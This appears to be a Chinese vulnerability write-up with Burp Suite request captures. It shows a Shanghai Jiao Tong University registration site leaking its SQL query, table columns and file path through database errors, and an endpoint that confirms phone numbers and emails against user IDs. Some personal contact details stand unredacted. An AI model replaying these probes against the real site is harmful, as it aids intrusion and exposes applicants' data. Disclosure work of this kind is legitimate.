

URL：https://yjs.naoce.sjtu.edu.cn/login.html



船建学院MEM优才选拔报名系统
2023级

sql 注入存在点


点击注册资料



通知

您好，报名时间为 2022/04/15 ~ 2023-02-21

修改注册资料，正常抓包



注册资料

* 登录账号：cheng

登录密码：

确认密码：

* 姓名：李白

* 手机号码：[redacted]

* 邮箱：[redacted]


通信地址：

邮编：

保存

抓包时候发现有三个包在测试的过程中泄露 sql 语句

（配图不太清晰）



Target: https://yjs.naoce.sjtu.edu.cn

Request

```
POST /user/user_update.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 142
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

password=Qq123?&password2=Qq123!&user_realname=%E6%9D%8E%E7%99%BD&mobile=[illegible]&email=
3499486720%40qq.com&address=&code=&user_id=1165
```

Response

A Database Error Occurred

Error Number: 1062


Duplicate entry '1165' for key 'PRIMARY'

UPDATE `cms_user` SET `user_realname` = '李白', `mobile` = '[illegible]', `email` = '3499486720@qq.com', `address` = '', `code` = '', `user_id` = '1165', `saltkey` = '[illegible]', `word` = '[illegible]', `user_pass` = '[illegible]', `update_time` = '2023-03-11 10:12:07' WHERE `is_del` = 0 AND `user_id` = '1165'

Filename: /var/www/web/app/models/usermodel.php

Line Number: 103

三个包



Burp Suite Professional v2021.12.1 - Temporary Project - licensed to surferxyz

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
29852	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29851	https://yjs.naoce.sjtu.edu.cn	GET	/			200	8461	HTML		[illegible]		✓	202.120.35.203	
29850	https://yjs.naoce.sjtu.edu.cn	POST	/user/user_update.html	✓		200	327	JSON	html			✓	202.120.35.203	
29849	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29848	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29847	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29846	https://yjs.naoce.sjtu.edu.cn	GET	/registration/index.html			200	8461	HTML	html	[illegible]		✓	202.120.35.203	
29845	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29844	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29843	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	235	text	txt				34.107.221.82	
29842	http://detectportal.firefox.com	GET	/canonical.html			200	317	XML	html				34.107.221.82	
29840	https://incoming.telemetry.mo...	POST	/submit/firefox-desktop/newtab/1/be...			200	622	text				✓	34.120.208.123	
29839	https://incoming.telemetry.mo...	POST	/submit/activity-stream/sessions/1/bf...			200	622	text				✓	34.120.208.123	

Request


```
POST /user/check.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=9tu80[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 31
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=18773082288&user_id=1165
```

Response

```
{"files":[]}
```

Inspector: Request Attributes 2; Request Body Parameters 2; Request Cookies 1; Request Headers 16; Response Headers 9

三个包都不太对劲



Burp Suite Professional v2021.12.1 - Temporary Project - licensed to surferxyz

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
29852	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29851	https://yjs.naoce.sjtu.edu.cn	GET	/			200	8461	HTML		[illegible]		✓	202.120.35.203	
29850	https://yjs.naoce.sjtu.edu.cn	POST	/user/user_update.html	✓		200	327	JSON	html			✓	202.120.35.203	
29849	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29848	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29847	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29846	https://yjs.naoce.sjtu.edu.cn	GET	/registration/index.html			200	8461	HTML	html	[illegible]		✓	202.120.35.203	
29845	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29844	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29843	http://detectportal.firefox.com	GET	/success.txt?ipv6			200	235	text	txt				34.107.221.82	
29842	http://detectportal.firefox.com	GET	/canonical.html			200	317	XML	html				34.107.221.82	
29840	https://incoming.telemetry.mo...	POST	/submit/firefox-desktop/newtab/1/be...			200	622	text				✓	34.120.208.123	
29839	https://incoming.telemetry.mo...	POST	/submit/activity-stream/sessions/1/bf...			200	622	text				✓	34.120.208.123	


Request

```
POST /user/check.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=9tu80[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 31
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

mobile=18773082288&user_id=1165
```

Response

```
true
```

Inspector: Request Attributes 2; Request Body Parameters 2; Request Cookies 1; Request Headers 16; Response Headers 9



Burp Suite Professional v2021.12.1 - Temporary Project - licensed to surferxyz

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
29855	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	235	text	txt				34.107.221.82	
29854	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29853	http://detectportal.firefox.com	GET	/canonical.html			200	317	XML	html				34.107.221.82	
29852	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29851	https://yjs.naoce.sjtu.edu.cn	GET	/			200	8461	HTML		[illegible]		✓	202.120.35.203	
29850	https://yjs.naoce.sjtu.edu.cn	POST	/user/user_update.html			200	327	JSON	html			✓	202.120.35.203	
29849	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29848	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29847	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29846	https://yjs.naoce.sjtu.edu.cn	GET	/registration/index.html			200	8461	HTML	html	[illegible]		✓	202.120.35.203	
29845	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	[illegible]		✓	202.120.35.203	
29844	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29843	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	235	text	txt				34.107.221.82	


Request

```
POST /user/check.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=9tu80[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 37
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

email=945534502%40qq.com&user_id=1165
```

Response

```
true
```

Inspector: Request Attributes 2; Request Body Parameters 2; Request Cookies 1; Request Headers 16; Response Headers 9



Burp Project Intruder Repeater Window Help
Burp Suite Professional v2021.12.1 - Temporary Project - licensed to surferxyz
Dashboard Target Proxy Repeater Intruder Sequencer Decoder Comparer Logger Extender Project options User options Learn CSRF Token Tracker log4j2Scan
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
29855	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	235	text	txt				34.107.221.82	
29854	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29853	http://detectportal.firefox.com	GET	/canonical.html			200	317	XML	html				34.107.221.82	
29852	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29851	https://yjs.naoce.sjtu.edu.cn	GET	/			200	8461	HTML		ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29850	https://yjs.naoce.sjtu.edu.cn	POST	/user/user_update.html	✓		200	327	JSON	html			✓	202.120.35.203	
29849	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29848	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29847	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29846	https://yjs.naoce.sjtu.edu.cn	GET	/registration/index.html			200	8461	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29845	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29844	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29843	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	235	text	txt				34.107.221.82	

```
POST /user/user_update.html HTTP/1.1
Host: yjs.naoce.sjtu.edu.cn
Cookie: PHPSESSID=9tu862naiag=o2ar=b1loq0pm6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 137
Origin: https://yjs.naoce.sjtu.edu.cn
Referer: https://yjs.naoce.sjtu.edu.cn/user/register.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

password=123456&password2=123456&user_realname=%E5%85%8B%E7%89%B9&mobile=
18773382288&email=945534501%40qq.com&address=&code=&user_id=1165
```

```
{"11163":[]}
```

Inspector	
Request Attributes	2
Request Body Parameters	8
Request Cookies	1
Request Headers	16
Response Headers	9

选择这个包验证手机号码和 id 号的



Burp Project Intruder Repeater Window Help
Burp Suite Professional v2021.12.1 - Temporary Project - licensed to surferxyz
Dashboard Target Proxy Repeater Intruder Sequencer Decoder Comparer Logger Extender Project options User options Learn CSRF Token Tracker log4j2Scan
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies
29855	http://detectportal.firefox.com	GET	/success.txt?ipv6	✓		200	235	text	txt				34.107.221.82	
29854	http://detectportal.firefox.com	GET	/success.txt?ipv4	✓		200	235	text	txt				34.107.221.82	
29853	http://detectportal.firefox.com	GET	/canonical.html			200	317	XML	html				34.107.221.82	
29852	https://yjs.naoce.sjtu.edu.cn	GET	/user/register.html			200	14880	HTML	html	ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29851	https://yjs.naoce.sjtu.edu.cn	GET	/			200	8461	HTML		ä¸Šæµ·äº¤é€šå¤§å¦-ç ”ç…		✓	202.120.35.203	
29850	https://yjs.naoce.sjtu.edu.cn	POST	/user/user_update.html	✓		200	327	JSON	html			✓	202.120.35.203	
29849	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
29848	https://yjs.naoce.sjtu.edu.cn	POST	/user/check.html	✓		200	299	text	html			✓	202.120.35.203	
